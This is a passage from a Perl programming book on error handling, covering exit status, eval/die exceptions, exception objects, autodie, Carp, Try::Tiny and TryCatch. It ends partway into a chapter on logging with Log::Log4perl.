```
my $signal = $? & 127;  # or use 0b0111_1111
```

If the child process dumped core, the eighth bit in the low word is set:

```
my $core_dumped = $? & 128; # or use 0b1000_000;
```

When I use Perl's `exit`, the number I give as an argument is the return value of the process. That becomes the high word in `$?` if some other Perl program is the parent process. My *exit_with_value.pl* program exits with different values:

```
#!/usr/bin/perl
# exit_with_value.pl

# exit with a random value
exit time % 256;
```

I can call *exit_with_value.pl* with another program, *exit_with_value_call.pl*. I call the first program with `system`, after which I get the `exit` value by shifting `$?` down eight positions:

```
#!/usr/bin/perl
# exit_with_value_call.pl

system( "perl exit_with_value.pl" );

my $rc = $? >> 8;

print "exit value was $rc\n";
```

When I run my program, I see the different exit values:

```
% perl exit_with_value_call.pl
exit value was 102
% perl exit_with_value_call.pl
exit value was 103
% perl exit_with_value_call.pl
exit value was 104
```

If I use `die` instead of `exit`, Perl uses the value 255 as the `exit` value. I can change that by using an `END` block and assigning to `$?` just before Perl is going to end the program. When Perl enters the `END` block right after a `die`, `$?` has the value Perl intends to use as the exit value. If I see that is 255, I know it came from a `die` and can set the exit value to something more meaningful:

```
END { $? = 37 if $? == 255 }
```

Errors Specific to the Operating System

On some systems, Perl might even be able to give me more information about the error by using the `$^E` variable. These errors typically come from outside Perl, so even though Perl might not detect a problem using external libraries, the operating system can set its own error variable.

As far as standard Perl is concerned, the value for `$^E` is usually the same as `$!`. For the things that *perl* does itself I'm not going to get extra information in `$^E`. On VMS, OS/2, Windows, or MacPerl, I might get extra information, though.

That doesn't mean that platform-specific modules can't use `$^E` to pass back information. When they talk to other libraries or resources, Perl isn't necessarily going to pick up on errors in those operations. If a library call returns a result indicating failure, Perl might treat it as nothing special. The calling module, however, might be able to interpret the return value, determine it's an error, and then set `$^E` on its own.

For Windows, `$^E` has whatever `Win32::GetLastError()` returns. The `Win32` family of modules uses `$^E` to pass back error information. I can use `Win32::FormatMessage()` to turn the number into a descriptive string. The `Text::Template::Simple::IO` module, for instance, tries to use the `Win32` module to validate a Windows path, and if it can't do that, it uses `GetLastError` to find out what happened:

```
package Text::Template::Simple::IO;

if(IS_WINDOWS) {
     require Win32;
     $wdir = Win32::GetFullPathName($self->{cache_dir});
     if( Win32::GetLastError() ) {
        warn "[  FAIL  ] Win32::GetFullPathName\n" if DEBUG;
        $wdir = ''; # croak "Win32::GetFullPathName: $^E";
     }
     else {
        $wdir = '' unless -e $wdir && -d _;
     }
  }
```

On VMS, if `$!{VMSERR}` is true, I'll find more information in `$^E`. Other operating systems may use this too.

Reporting Module Errors

So far I've shown how Perl tells me about errors, but what if I want to tell the programmer about something that went wrong in one of my modules? I have a few ways to do this. I'm going to use Andy Wardley's `Template` Toolkit to show this, since it has all of the examples I need. Other modules might do it their own way.

The simplest thing to do, and probably the one that annoys me the most when I see it, is to set a package variable and let the user check it. I might even set `$!` myself. I mean, I *can* do that, but don't mistake that for an endorsement. The `Template` module sets the `$Template::ERROR` variable when something goes wrong:

```
my $tt = Template->new() || carp $Template::ERROR, "\n";
```

Package variables aren't very nice, though. They are bad karma, and programmers should avoid them when possible. In addition to the package variable, there is the `error` class method, and it's a much better choice. Even if I don't get an object when I try to create one, I can still ask the `Template` class to give me the error:

```
my $tt = Template->new() || carp Template->error, "\n";
```

If I already have an object, I can use `error` to find out what went wrong with the last operation with that object. The `error` method returns an error object from `Template::Exception`. I can inspect the type and description of the error:

```
$tt->process( 'index.html' );
if( my $error = $tt->error ) {
    croak $error->type . ": " . $error->info;
    }
```

In this case I don't need to build the error message myself, since the `as_string` method does it for me:

```
$tt->process( 'index.html' );
if( my $error = $tt->error ) {
    croak $error->as_string;
    }
```

I don't even need to call `as_string` since the object will automatically stringify itself:

```
$tt->process( 'index.html' );
if( my $error = $tt->error ) {
    croak $error;
    }
```

Separation of Concerns

The main design at play in error handling in `Template` is that the return value of a function or method does not report the error. The return value shouldn't do more than the function is supposed to do. I shouldn't overload the return value to be an error communicator, too. Sure, I might return nothing when something goes wrong, but even a false value has problems, since 0, the empty string, or the empty list might be perfectly valid values from a successful execution of the subroutine. That's something I have to consider in the design of my own systems.

Suppose I have a function named `foo` that returns a string. If it doesn't work, it returns nothing. By not giving `return` a value, the caller gets no value in scalar or list context (which Perl will translate to `undef` or the empty list):

```
sub foo {
    ...
    return unless $it_worked;
    ...
    return $string;
    }
```

That's simple to document and understand. I certainly don't want to get into a mess of return values. Down that road lies madness and code bloat, as even the seemingly simple functions are overrun by code to handle every possible error path. If `foo` starts to return a different value for everything that goes wrong, I dilute the interesting parts of `foo`:

```
sub foo {
    ...
    return -1 if $this_error;
    return -2 if $that_error;
    ...
    return $string;
    }
```

Instead, I can store the error information so the programmer can access it after she notices the call doesn't work. I might just add an `error` slot to the instance or class data. In `Template`'s `process` method, if anything goes wrong, another part of the system handles and stores it. The `process` method just returns the error:

```
# From Template.pm
sub process {
    my ($self, $template, $vars, $outstream, @opts) = @_;

    ...

    if (defined $output) {
        ...
        return 1;
    }
    else {
        return $self->error($self->{ SERVICE }->error);
    }
}
```

The `error` method actually lives in `Template::Base`, and it does double duty as a method to set and later access the error message. This function lives in the base class because it services all of the modules in the `Template` family. It's actually quite slick in its simplicity and utility:

```
# From Template/Base.pm
sub error {
    my $self = shift;
    my $errvar;

    {
    no strict qw( refs );
    $errvar = ref $self ? \$self->{ _ERROR } : \${"$self\::ERROR"};
    }

    if (@_) {
        $$errvar = ref($_[0]) ? shift : join('', @_);
        return undef;
        }
    else {
        return $$errvar;
        }
}
```

After getting the first argument, it sets up `$errvar`. If `$self` is a reference (i.e., called as `$tt->error`), it must be an instance, so it looks in `$self->{_ERROR}`. If `$self` isn't a reference, it must be a class name (i.e., called as `Template->error`), so it looks in the package variable to get a reference to the error object. Notice that Andy has to turn off symbolic reference checking there so he can construct the full package specification for whichever class name is in `$self`, which can be any of the `Template` modules.

If there are additional arguments left in `@_`, I must have asked `error` to set the message, so it does that and returns `undef`. Back in `process`, the return value is just what the `error` method returns. On the other hand, if `@_` is empty it must mean that I'm trying to get the error message, so it dereferences `$errvar` and returns it. That's what I get back in `$error` in my program.

That's it. Although I may not want to do it exactly the way that Andy did, it's the same basic idea: put the data somewhere else and give the programmer a way to find it. Return an undefined value to signal failure.

Exceptions

Perl doesn't have exceptions. Let's get that clear right now. Like some other things Perl doesn't really have, people have figured out how to fake them. If you're used to languages such as Java or Python, set the bar much lower so you aren't too disappointed. In those other languages exceptions are part of the fundamental design, and that's how you're supposed to deal with all errors. Exceptions aren't part of Perl's design, and it's not how Perl programmers tend to deal with errors. However, Perl people still call these things "exceptions" and I will too.

Although I'm not particularly fond of exceptions in Perl, there's a decent argument in favor of them: the programmer has to catch the error or the program stops. This doesn't mean, however, the the programmer has to do anything other than ignore the error. But, even not ignoring the error, Perl doesn't allow the program to pick up where it left off.

eval

Having said all that, though, I can fake rudimentary exceptions. The easiest method uses a combination of `die` and `eval`. The `die` throws the exception (meaning I have to do it on my own) and the `eval` catches it so I can handle it. When `eval` catches an error, it stops the block of code and it puts the error message into `$@`. After the `eval`, I check that variable to see if something went wrong:

```
my $result = eval {
    ...;

    open my $fh, '>', $file
        or die "Could not open file! $!";
    };
if( defined $@ and length $@ ) {
    ...; # catch die message and handle it
    }
```

The `$@` is a tricky variable. If the `eval` executed correctly, it's the empty string, which is a false but defined value. It's not enough to look for false, which is why I use `length`.

I might try to use the result of the `eval` to determine if it worked, but then I have to rely on `$result` being defined. That doesn't work, for example, if for the last evaluated expression I call a subroutine that doesn't create an error but also doesn't return a value:

```
use v5.10;

my $result = eval {
    returns_undef();
    };
unless( defined $result ) {
    say 'result was not defined'
    }

sub returns_undef { return }
```

To ensure that my `eval` block worked, I can ensure that I return a true value by adding another statement. Now `$result` will only ever be undefined if the code inside the `eval` fails:

```
use v5.10;

my $result = eval {
    returns_undef();
    1;
    };
unless( defined $result ) {
    say 'There was an eval error'
    }

sub returns_undef { return }
```

The `eval` might even catch a `die` several levels away. This "action at a distance" can be quite troubling, especially since there's no way to handle the error, then pick up where the code left off. That means I should try to handle any exceptions as close to their origin as possible.

Multiple Levels of die

If I use `die` as an exception mechanism, I can propagate its message through several layers of `eval`. If I don't give `die` a message, it uses the current value of `$@`:

```
#!/usr/bin/perl
# chained_die.pl

my $result = eval{
    eval {
        eval {
            # start here
            open my $fh, '>', '/etc/passwd' or die "$!";
            };
        if( defined $@ and length $@ ) {
            die; # first catch
            }
        };
    if( defined $@ and length $@ ) {
        die; # second catch
        }
    };
if( defined $@ and length $@ ) {
    print "I got $@"; # finally
    }
```

When I get the error message I see the chain of propagations. The original message `Permission denied` comes from the first `die`, and each succeeding `die` tacks on a `...propagated` message until I finally get to something that handles the error:

```
I got Permission denied at chained_die.pl line 8.
    ...propagated at chained_die.pl line 11.
    ...propagated at chained_die.pl line 15.
```

I might use this to try to handle errors, and failing that, pass the error up to the next level. I modify my first error catch to append some additional information to `$@`, although I still use `die` without an argument:

```
#!/usr/bin/perl
# chained_die_more_info.pl

my $result = eval{
    eval {
        my $file = "/etc/passwd";

        eval {
            # start here
            open my $fh, '>', $file or die "$!";
            };
        if( defined $@ and length $@ ) {
            my $user = getpwuid( $< );
            my $mode = ( stat $file )[2];
            $@ .= sprintf "\t%s mode is %o\n", $file, $mode;
            $@ .= sprintf( "\t%s is not writable by %s\n", $file, $user )
                unless -w $file;
            die; # first catch
            }
        };
    if( defined $@ and length $@ ) {
        die; # second catch
        }
    };
if( defined $@ and length $@ ) {
    print "I got $@"; # finally
    }
```

I get the same output as I did before, but with my additions. The subsequent `die`s just take on their `...propagated` message:

```
I got Permission denied at chained_die_more_info.pl line 10.
    /etc/passwd mode is 100644
    /etc/passwd is not writable by Amelia
    ...propagated at chained_die_more_info.pl line 18.
    ...propagated at chained_die_more_info.pl line 22.
```

die with a Reference

Exceptions need to provide at least three things to be useful: the type of error, where it came from, and the state of the program when the error occurred. Since the `eval` may be far removed from the point where I threw an exception, I need plenty of information to track down the problem. A string isn't really good enough for that.

I can give `die` a reference instead of a string. It doesn't matter what sort of reference it is. If I catch that `die` within an `eval`, the reference shows up in `$@`. That means, then, that I can create an exception class and pass around exception objects. When I inspect `$@`, it has all the object goodness I need to pass around the error information.

In this short program I simply give `die` an anonymous hash. I use the Perl compiler directives `__LINE__` and `__PACKAGE__` to insert the current line number and current package as the values, and I make sure that `__LINE__` shows up on the line that I want to report (the one with `die` on it). My hash includes entries for the type of error and a text message, too. When I look in `$@`, I dereference it just like a hash:

```
#!/usr/bin/perl
# die_with_reference.pl

my $result = eval {
    die {   'line'    => __LINE__,
            'package' => __PACKAGE__,
            'type'    => 'Demonstration',
            'message' => 'See, it works!',
            };
    };

if( defined $@ and length $@ ) {
    print "Error type: $@->{type}\n" .
        "\t$@->{message}\n",
        "\tat $@->{package} at line $@->{line}\n";
    }
```

This works with objects, too, since they are just blessed references, but I have to make an important change. Once I have the object in `$@`, I need to save it to another variable so I don't lose it. I can call one method on `$@` before Perl has a chance to reset its value. It was fine as a simple reference, because I didn't do anything that would change `$@`. As an object, I'm not sure what's going on in the methods that might change it:

```
#!/usr/bin/perl
# die_with_blessed_reference.pl

use Hash::AsObject;
use Data::Dumper;

my $result = eval {
    my $error = Hash::AsObject->new(
        {   'line'    => __LINE__ - 1,
            'package' => __PACKAGE__,
            'type'    => 'Demonstration',
            'message' => 'See, it works!',
        } );

    die $error;
    };

if( defined $@ and length $@ ) {
    my $error = $@; # save it! $@ might be reset later
```

```
    print "Error type: " . $error->type . "\n" .
        "\t"    . $error->message . "\n",
        "\tat " . $error->package . " at line " . $error->line . "\n";
    }
```

Propagating Objects with die

Since `die` without an argument propagates whatever is in `$@`, it will do that if `$@` holds a reference. This next program is similar to my previous chained-`die` example, except that I'm storing the information in an anonymous hash. This makes the error message easier to use later, because I can pull out just the parts I need when I want to fix the problem. When I want to change `$@`, I first get a deep copy of it (see Chapter 13), since anything I might call could reset `$@`. I put my copy in `$error` and use it in my `die`. Once I have my reference, I don't have to parse a string to get the information I need:

```
#!/usr/bin/perl
# chanined_die_reference.pl

my $result = eval{
    eval {
        my $file = "/etc/passwd";

        eval {
            # start here
            open my $fh, '>', $file or die { errno => $! }
            };
        if( defined $@ and length $@ ) {
            use Storable qw(dclone);
            my $error = dclone( $@ );
            @{ $error }{ qw( user file mode time ) } = (
                scalar getpwuid( $< ),
                $file,
                (stat $file)[2],
                time,
                );

            die $error; # first catch
            }
        };
    if( defined $@ and length $@ ) {
        die; # second catch
        }
    };
if( defined $@ and length $@ ) {
    use Data::Dumper;
    print "I got " . Dumper($@) . "\n"; # finally
    }
```

This gets even better if my reference is an object, because I can handle the propagation myself. The special method named `PROPAGATE`, if it exists, gets a chance to affect `$@`, and its return value replaces the current value of `$@`. I modify my previous program to use my own very simple `Local::Error` package to handle the errors. In `Local::Error` I skip the usual good module-programming practices to illustrate the process. In `new` I simply bless the first argument into the package and return it. In my first `die` I use as the argument my `Local::Error` object. After that, each `die` without an argument uses the value of `$@`. Since `$@` is an object, Perl calls its `PROPAGATE` method, in which I add a new element to `$self->{chain}` to show the file and line that passed on the error:

```
#!/usr/bin/perl
# chained_die_propagate.pl
use strict;
use warnings;
package Local::Error;
sub new { bless $_[1], $_[0] }

sub PROPAGATE {
    my( $self, $file, $line ) = @_;

    $self->{chain} = [] unless ref $self->{chain};
    push @{ $self->{chain} }, [ $file, $line ];

    $self;
    }

package main;
my $result = eval{
    eval {
        my $file = "/etc/passwd";

        eval {
            # start here
            unless( open my $fh, '>', $file ) {
                die Local::Error->new( { errno => $! } );
                }
            };
        if( defined $@ and length $@ ) {
            die; # first catch
            }
        };
    if( defined $@ and length $@ ) {
        die; # second catch
        }
    else {
        print "Here I am!\n";
        }
    };
if( defined $@ and length $@ ) {
    use Data::Dumper;
    print "I got " . Dumper($@) . "\n"; # finally
    }
```

I just dump the output to show that I now have all of the information easily accessible within my object:

```
I got $VAR1 = bless( {
                 'chain' => [
                              [
                                'chained_die_propagate.pl',
                                32
                              ],
                              [
                                'chained_die_propagate.pl',
                                36
                              ]
                            ],
                 'errno' => 'Permission denied'
               }, 'Local::Error' );
```

My example has been very simple, but I can easily modify it to use a much more useful object to represent exceptions and specific sorts of errors.

Clobbering $@

I can propagate errors through nested `eval`s and multiple `die`s, but there is a problem. If an `eval` block succeeds, it clears `$@` and I lose anything in that special variable. Since I can use `eval` anywhere in a program (and module authors can use it anywhere without me knowing about it), my error propagation might fail because of some action at a distance. I can modify my nested `eval` to call `some_function` before it `die`s:

```
...; # same as before

my $result = eval{
    eval {
        ...; # same as before
        };
    if( defined $@ and length $@ ) {
        some_function();
        die; # second catch
        }
    else {
        print "Here I am!\n";
        }
    };

...; # same as before

sub some_function {
    # doesn't know about other evals
    print "In call_some_function\n";
    my $quotient = eval { 1 / 1 };
    }
```

The `eval` in `some_function` succeeds, so it clears `$@`. That's a global variable, so there's only one version of it.

I could use `local` to try to fix the overlap in `eval`:

```
sub call_some_function {
    # doesn't know about other evals
    my $previous_error = $@;
    local $@;

    my $quotient = eval { 1 / 0 };

    $@ = $previous_error;

    return 1;
    }
```

This requires that I assume that every `eval` is inside some other `eval`. It also means that if I `die` in `call_some_function`, I lose the errors I've built up so far:

```
sub call_some_function {
    # doesn't know about other evals
    my $previous_error = $@;
    local $@;

    my $quotient = eval { 1 / 0 };
    if( defined $@ and length $@ ) {
        die; # does not propagate, clobbers $@;
        }

    $@ = $previous_error;

    return 1;
    }
```

Sometimes you run a subroutine without explicitly calling it. The `DESTROY` method for an object can run even if the `eval` succeeds and there can be another `eval` in there:

```
{
package Local::Foo;
use v5.10;
sub new { bless {}, $_[0] }
sub DESTROY {
    say "In DESTROY";
    eval { 'True' }
    }
}

my $result = eval {
    my $foo = Local::Foo->new;
    1 / 0;
    };
say "result is undefined" unless defined $result;
```

```
if( defined $@ and length $@ ) {
    print "The error is: $@";
    }
```

When I run this, I get different results depending on the version of *perl* I use. In versions before v5.14, the `eval` catches the `1 / 0`, sets `$@`, and starts to clean up its scope. Since I created an object in `$foo`, that object gets a chance to call `DESTROY`. In that `DESTROY`, I use another `eval`, but this one doesn't have anything to catch, so it clears `$@`:

```
% perl5.10.1 eval_with_destroy.pl
In DESTROY
result is undefined
```

The proper error never shows up! This particular problem is fixed in v5.14, so when I run with a later *perl*, `$@` has the value that I expect:

```
% perl5.14.1 eval_with_destroy.pl
In DESTROY
result is undefined
The error is: Illegal division by zero at eval_with_destroy.pl line 18.
```

autodie

The `autodie` module, included in the Standard Library since v5.10, makes exceptions out of errors from Perl built-ins that normally return false on failure. It uses some of the subroutine wrapping magic I showed in Chapter 9. I don't have to check return values anymore because I'll catch them as exceptions. I have to specify in the `autodie` import list exactly which functions should do this:

```
use v5.10;
use autodie qw(open);

open my $fh, '>', '/etc/passwd';
```

Instead of silently failing, `autodie` causes the program to automatically die when the `open` fails:

```
Can't open '/etc/passwd' for writing: 'Permission denied' at autodie.pl line 3
```

To catch that I wrap an `eval` around my `open` to catch the `die` that `autodie` installs:

```
use v5.10;
use autodie qw(open);

my $file = '/etc/passwd';
eval {
    open my $fh, '>', $file;
    };
if( defined $@ and length $@ ) {
    say $@;
    }
```

I can use `autodie` with any of the Perl built-ins, but I have to list all of the functions that I want to affect in the import list or use an import tag that includes them.

The most interesting part of `autodie` is that it uses an object in `$@`, and that object does some string overloading to make it easy for me to check the sort of error I get. In the example in the module, it makes good use of `given` and `when` for that:

```
use v5.10.1; # the earliest version for current smart-matching

eval {
    use autodie;

    open(my $fh, '<', $some_file);

    my @records = <$fh>;

    # Do things with @records...

    close($fh);

};

given ($@) {
    when ( '' )    { say "No error";                    }
    when ('open')  { say "Error from open";             }
    when (':io')   { say "Non-open, IO error.";         }
    when (':all')  { say "All other autodie errors."    }
    default        { say "Not an autodie error at all." }
}
```

I could just operate on the object directly, but that looks a lot more messy:

```
my $result = eval {
    use autodie;
    open(my $fh, '<', $some_file);
    ...;
    };
my $error = $@;

if( eval{ $error->isa('autodie::exception') } ) {
       if ($error->matches('open')) { print "Error from open\n";   }
    elsif ($error->matches(':io' )) { print "Non-open, IO error."; }
    }
elsif( $error ) {
    # A non-autodie exception.
    }
```

Reporting the Culprit

If I don't end my `die` or `warn` message with a newline, Perl adds some source code information at the end:

```
#!/usr/bin/perl
# die.pl
die q(I'm die-ing!);
```

When I run *die.pl*, my message includes the name of the file and the line number of the error message:

```
% perl die.pl
I'm die-ing! at die.pl line 3.
```

For very simple programs, that extra information might be fine. However, what happens when I have a larger program where I use subroutines?

```
#!/usr/bin/perl
# bal_call.pl
bad_call();

sub bad_call {
    die q(I'm die-ing in bad_call!);
    }
```

The `die` still reports the file and line number, but now it's in the subroutine, so that's the line number I get:

```
% perl bad_call.pl
I'm die-ing! at die.pl line 6.
```

I rarely find this information interesting. I know that `bad_call` is where I encountered the error, but I want to know where I called that subroutine to cause the problem. Consider this program, which makes repeated calls to the same subroutine, but only one of them causes a problem:

```
#!/usr/bin/perl
# divide.pl

divide(1, 2);
divide(3, 4);
divide(4);
divide(5, 7);

sub divide {
    my( $numerator, $denominator ) = @_;
    die q(Can't divide by zero!) if $denominator == 0;
    $numerator / $denominator;
    }
```

I've purposely written this program to not output anything, so I can't tell how far it got before I encountered the error:

```
% perl divide.pl
Can't divide by zero! at die.pl line 11.
```

Who's sending a bad argument to `divide`? All I know is that line 11 is where I *discover* the problem, not where it actually is.

The `Carp` module, a core module, can fix this. Its `croak` function replaces `die`:

```
#!/usr/bin/perl
# carp.pl

use Carp qw(croak);

divide(1, 2);
divide(3, 4);
divide(4);
divide(5, 7);

sub divide {
    my( $numerator, $denominator ) = @_;
    croak q(Can't divide by zero!) if $denominator == 0;
    $numerator / $denominator;
    }
```

Now, I not only see which line has the bad call, but I get some call trace information. I know that the offending call is on line 8:

```
% perl carp.pl
Can't divide by zero! at carp.pl line 13.
    main::divide(4) called at carp.pl line 8
```

If I modify my program a little, `croak` changes its behavior:

```
#!/usr/bin/perl
# local_math.pl
use v5.14;

Local::Math->divide(1, 2);
Local::Math->divide(3, 4);
Local::Math->divide(4);
Local::Math->divide(5, 7);

package Local::Math {
    use Carp qw(croak);

    sub divide {
        my( $class, $numerator, $denominator ) = @_;
        croak q(Can't divide by zero!) if $denominator == 0;
        $numerator / $denominator;
        }
    }
```

Now I don't get that call trace information:

```
% perl local_math.pl
Can't divide by zero! at local_math.pl line 6.
```

This use of `Carp` is the most common. Module authors use `croak` in favor of `die` because it tells their module users where they used the module incorrectly, instead of showing an error from a file that you didn't write, might not control, or might not even know you were using.

`Carp` tries to be smart about this. I modify `Local::Math::divide` to call an internal, private (by convention) subroutine `_divide`:

```
#!/usr/bin/perl
# private_croak.pl
use v5.14;

Local::Math->divide(1, 2);
Local::Math->divide(3, 4);
Local::Math->divide(4);
Local::Math->divide(5, 7);

package Local::Math {
    use Carp qw(croak);

    sub divide {
        my( $class, $numerator, $denominator ) = @_;
        _divide( $numerator, $denominator );
        }

    sub _divide {
        croak q(Can't divide by zero!) if $_[1] == 0;
        $_[0] / $_[1]
        }
    }
```

This reports the same thing, even though I called `_divide` from another subroutine in `Local::Math`:

```
% perl private_croak.pl
Can't divide by zero! at private_croak.pl line 6.
```

Inside `Carp`, `croak` looks up through the call stack to find where the package of the subroutine name changes and considers that the error comes from there. That makes sense in the real world case; something outside of the package is probably causing the error. If I put `_divide` in a different package, it doesn't produce the extra information I saw earlier when it was used from the same package:

```
#!/usr/bin/perl
# other_package_croak.pl

Local::Math->divide(1, 2);
Local::Math->divide(3, 4);
Local::Math->divide(4);
Local::Math->divide(5, 7);

package Local::Math {
    sub divide {
        my( $class, $numerator, $denominator ) = @_;
```

```
        Local::BaseMath::_divide( $numerator, $denominator );
        }
    }

package Local::BaseMath {
    use Carp qw(croak);

    sub _divide {
        croak q(Can't divide by zero!) if $_[1] == 0;
        $_[0] / $_[1]
        }
    }
```

When I separate the packages, I get a different error message:

```
% perl other_package_croak.pl
Can't divide by zero! at other_package_croak.pl line 12.
```

Besides the file and line number differences, `croak` mostly acts like `die`, so the techniques I showed earlier with `die` still work.

The `Carp` module has a similar function to replace `warn`. `carp` outputs the error message just like `croak`, but the program continues. That way, I get the error message with the file and line number where I started the problem.

If I need more information about the call stack, I can use `confess` to `die` with a backtrace. I don't find this particularly useful except for debugging, so I don't want to hardcode those. Instead, I can use `Carp::Always` from the command line to get stack traces when I need to debug something (and short messages otherwise):

```
% perl -MCarp::Always script.pl
```

Catching Exceptions

So far, I've shown how I can throw exceptions. When I do that, I need to be able to catch them. That sounds easy, but due to some of Perl's historical limitations, there are plenty of gotchas. I already explained issues with nested `eval`s and propagating `die`s, but you don't have to deal with those on your own if you can use one of these CPAN modules.

Try::Tiny

The `Try::Tiny` module handles the details of maintaining the error messages even with nested `try`s:

```
# try.pl
use Try::Tiny;

try {
    try {
        die "die message";
```

```
        }
    catch {
        print "Try in try caught: $_";
        };
    try_sub();
    1 / 0;
    }
catch {
    print "Outer try caught: $_";
    };

sub try_sub {
    try {
        die "die from a subroutine";
        }
    catch {
        print "Try in subroutine caught: $_";
        }
    }
```

The output shows that each `catch` outputs the message I expect:

```
% perl try.pl
Try in try caugh: die message at try.pl line 7.
Try in subroutine caught: die from a subroutine at try.pl line 22.
Outer try caught: Illegal division by zero at try.pl line 13.
```

Since `Try::Tiny` uses normal Perl subroutines instead of blocks, a `return` inside one of those subroutines doesn't return from what you expect might be the right place. In this example, a simple code inspection probably leads most programmers to expect `try_something` to return `Buster`, but it returns `Mimi`:

```
#try_tiny_return.pl
use v5.10;
use Try::Tiny;

my $value = try_something();
say "Value is [$value]";

sub try_something {
    try { 1 / 0 }
    catch {
        say "In catch!";
        return "Buster"
        };

    return "Mimi";
    }
```

I can get the return value of the `try-catch`, but then I have to figure out if it was successful or not:

```
#try_tiny_return.pl
use v5.10;
use Try::Tiny;

my $value = try_something();
say "Value is [$value]";

sub try_something {
    my $value =
        try { 1 / 0 }
        catch {
            say "In catch!";
            return "Buster"
            };
    ...; # how to return now?

    return "Mimi";
    }
```

TryCatch

The `*::Tiny` family of modules provide most of the functionality that people want with minimal dependencies. The `TryCatch` module can have multiple `catch` blocks, each targeting a different sort of exception:

```
# trycatch_type.pl
use v5.10.1;
use TryCatch;

try {
    die
        time % 2  ?
            bless {}, 'Local::Foo'
                :
            "This is just a string"
            ;
    }
catch (Local::Foo $err) {
    say "Caught Local::Foo [$err]";
    }
catch ($err) {
    say "Caught [$err]";
    }
```

I can use `return` as most people would expect, unlike `Try::Tiny`. This code returns `Buster`:

```
use v5.10.1;
use TryCatch;

my $value = try_something();
say "value is [$value]";
```

```
sub try_something {
    try { 1 / 0 }
    catch ($err) {
        return 'Buster';
        }

    return 'Mimi';
    }
```

This module has some serious problems, however. Its syntax-bending power comes from Devel::Declare and other modules that mutate Perl syntax during parsing (so not as a source filter). This makes it sensitive to changes in Perl. Furthermore, it fails in certain invocations where competent Perl programmers would expect it to work. Read through its list of open issues before you commit yourself to it.

Polymorphic Return Values

Instead of exceptions, some Perl modules set a global variable and return `undef`. The DBI methods return `undef` on failure, and I have to look in the `err`, `errstr`, or `state` methods to get an error message:

```
my $dbh = DBI->connect( ... );
my $sth = $dbh->prepare( ... );

my $rc = $sth->execute;
unless( defined $rc ) {
    my $error = $sth->err;
    ...;
    }
```

However, I have to call these methods immediately, since the module might overwrite them. These methods also have global variable equivalents such as `$DBI::errstr`, `$DBI::err`, and `$DBI::state`, but by using those you skip anything that a subclass might do to interpret the error for you.

There's a better way than exceptions and global variables, especially when we have to inspect or use those results immediately. I can return objects and use the object to tell me if the value represents an error:

```
use Local::Result;

sub do_something {
    ...;
    return Result->error( description => ... )
        if $something_went_wrong;
    return Result->success( ... );
    }

my $result = do_something( ... );
```

```
if( $result->is_error ) {
    $logger->error( $result->description );
    };

my $success_value = $result->value;
```

This way, the error and success values use the same code path, and I handle them in the same way. I have the object so I don't need to inspect it immediately; I can save it for later. I don't have an extra step to get the error.

I developed the `ReturnValue` module while I was working on this chapter, but I decided not to use it as an example. Modules that authors create for books tend to go unloved, and I think that it's a simple enough module that you should make your own based on your particular needs. I use this technique for application-level code, but I don't force it on reusable components.

Summary

Perl has many ways to report something that goes wrong, and I have to know which one is appropriate for what am I doing. In addition to the things that Perl can detect, there are errors from operating system libraries and other modules. I didn't recommend a particular best practice in this chapter but gave you enough to think about as you select a CPAN module or create your own according to your needs.

Further Reading

The *perlfunc* entries for `die` and `eval` explain more of the details of those functions. The `Try::Tiny` documentation explains more details and you should read it even if you don't want to use that module.

Arun Udaya Shankar covers "Object Oriented Exception Handling in Perl" for Perl.com. He shows the `Error` module, which provides an exception syntax that looks more like Java than Perl with its try-catch-finally blocks.

Dave Rolsky wrote "Exception Handling in Perl with Exception::Class" for *The Perl Journal* (now *Dr. Dobb's Journal*).

I wrote "Return error objects instead of throwing exceptions" for The Effective Perler.

Perl Training Australia has a good discussion of `autodie` in "autodie—The art of Klingon Programming".

Stack Overflow has many interesting discussions about autodie.

I’ve covered some modules in this chapter, but it wasn’t my intent to give you a summary of all the modules that can do the same job. I want you to understand some of the key points, then select something that works for you. Check similar modules on CPAN by looking into the namespaces that include `Error`, `Exception`, `Ouch`, or `Try`.

CHAPTER 12
Logging

Logging records messages from my program so I can watch its progress or later look at what happened. This is much more than warnings or errors from my program, since I can also emit messages when things are going well. Along with configuration, logging is one of the features most often missing from Perl applications, or bolted on as an afterthought. I can easily add logging from the start of development or retrofit a legacy application.

Recording Errors and Other Information

Web applications already have it made. They can send things to `STDERR` (through whichever mechanism or interface the program might use) and they show up in the web server error log. Other programs have to work harder. In general, logging is not as simple as opening a file, appending some information, and closing the file. That might work if the program won't run more than once at the same time and definitely finishes before it will run again. For any other case, it's possible that two runs of the program running at the same time will try to write to the same file. Output buffering and the race for control of the output file means that somebody is going to win and not all of the output may make it into the file.

Logging, however, doesn't necessarily mean merely adding text to a file. Maybe I want to put the messages into a database, display them on the screen, send them to a system logger (such as *syslogd*), or more than one of those. I might want to send them directly to my email or pager. Indeed, if something is going wrong on one machine, to ensure that I see the message I might want to send it to another machine. I might want to send a message to several places at the same time. Not only should it show up in the log file, but it should show up on my screen. I might want different parts of my program to log things differently. Application errors might go to customer service people, while database problems go to the database administrators.

If that's not complicated enough, I might want different levels of logging. By assigning messages an importance, I can decide which messages I want to remember and which I want to ignore. While I'm debugging, I want to get a lot of information out of my application, but when it's in production, I don't need to see all of that. I should be able to have it both ways at once.

Putting all of that together, I need:

- Output to multiple destinations
- Different logging for different program parts
- Different levels of logging

There are several modules that can handle all of those, including Michael Schilli's `Log::Log4perl` and Dave Rolsky's `Log::Dispatch`, but I'm only going to talk about one of them. Once I have the basic concept, I do the same thing with only minor interface changes. Indeed, parts of `Log::Log4perl` use `Log::Dispatch`.

Log4perl

The Apache/Jakarta project created a Java logging mechanism called Log4j, which has all of the features I mentioned in the last section. Language wars aside, it's a nice package. It's so nice, in fact, that Mike Schilli and Kevin Goess ported it to Perl.

Start simply. This short example loads `Log::Log4perl` with the `:easy` import tag, which gives me `$ERROR`, a constant to denote the logging level, and `ERROR` as the function to log messages for that level. I use `easy_init` to set up the default logging by telling it what sort of messages I want to log, in this case those of type `$ERROR`. After that, I can use `ERROR`. Since I haven't said anything about where the logging output should go, `Log::Log4perl` sends it to my terminal:

```
#!/usr/bin/perl
# log4perl_easy1.pl

use Log::Log4perl qw(:easy);

Log::Log4perl->easy_init( $ERROR );

ERROR( "I've got something to say!" );
```

The error message I see on the screen has a date- and timestamp, as well as the message I sent:

```
2006/10/22 19:26:20 I've got something to say!
```

If I don't want that output to go to the screen, I can give `easy_init` some extra information to let it know what I want it to do. I use an anonymous hash to specify the level of logging and the file I want it to go to. Since I want to append to my log, I use a `>>`

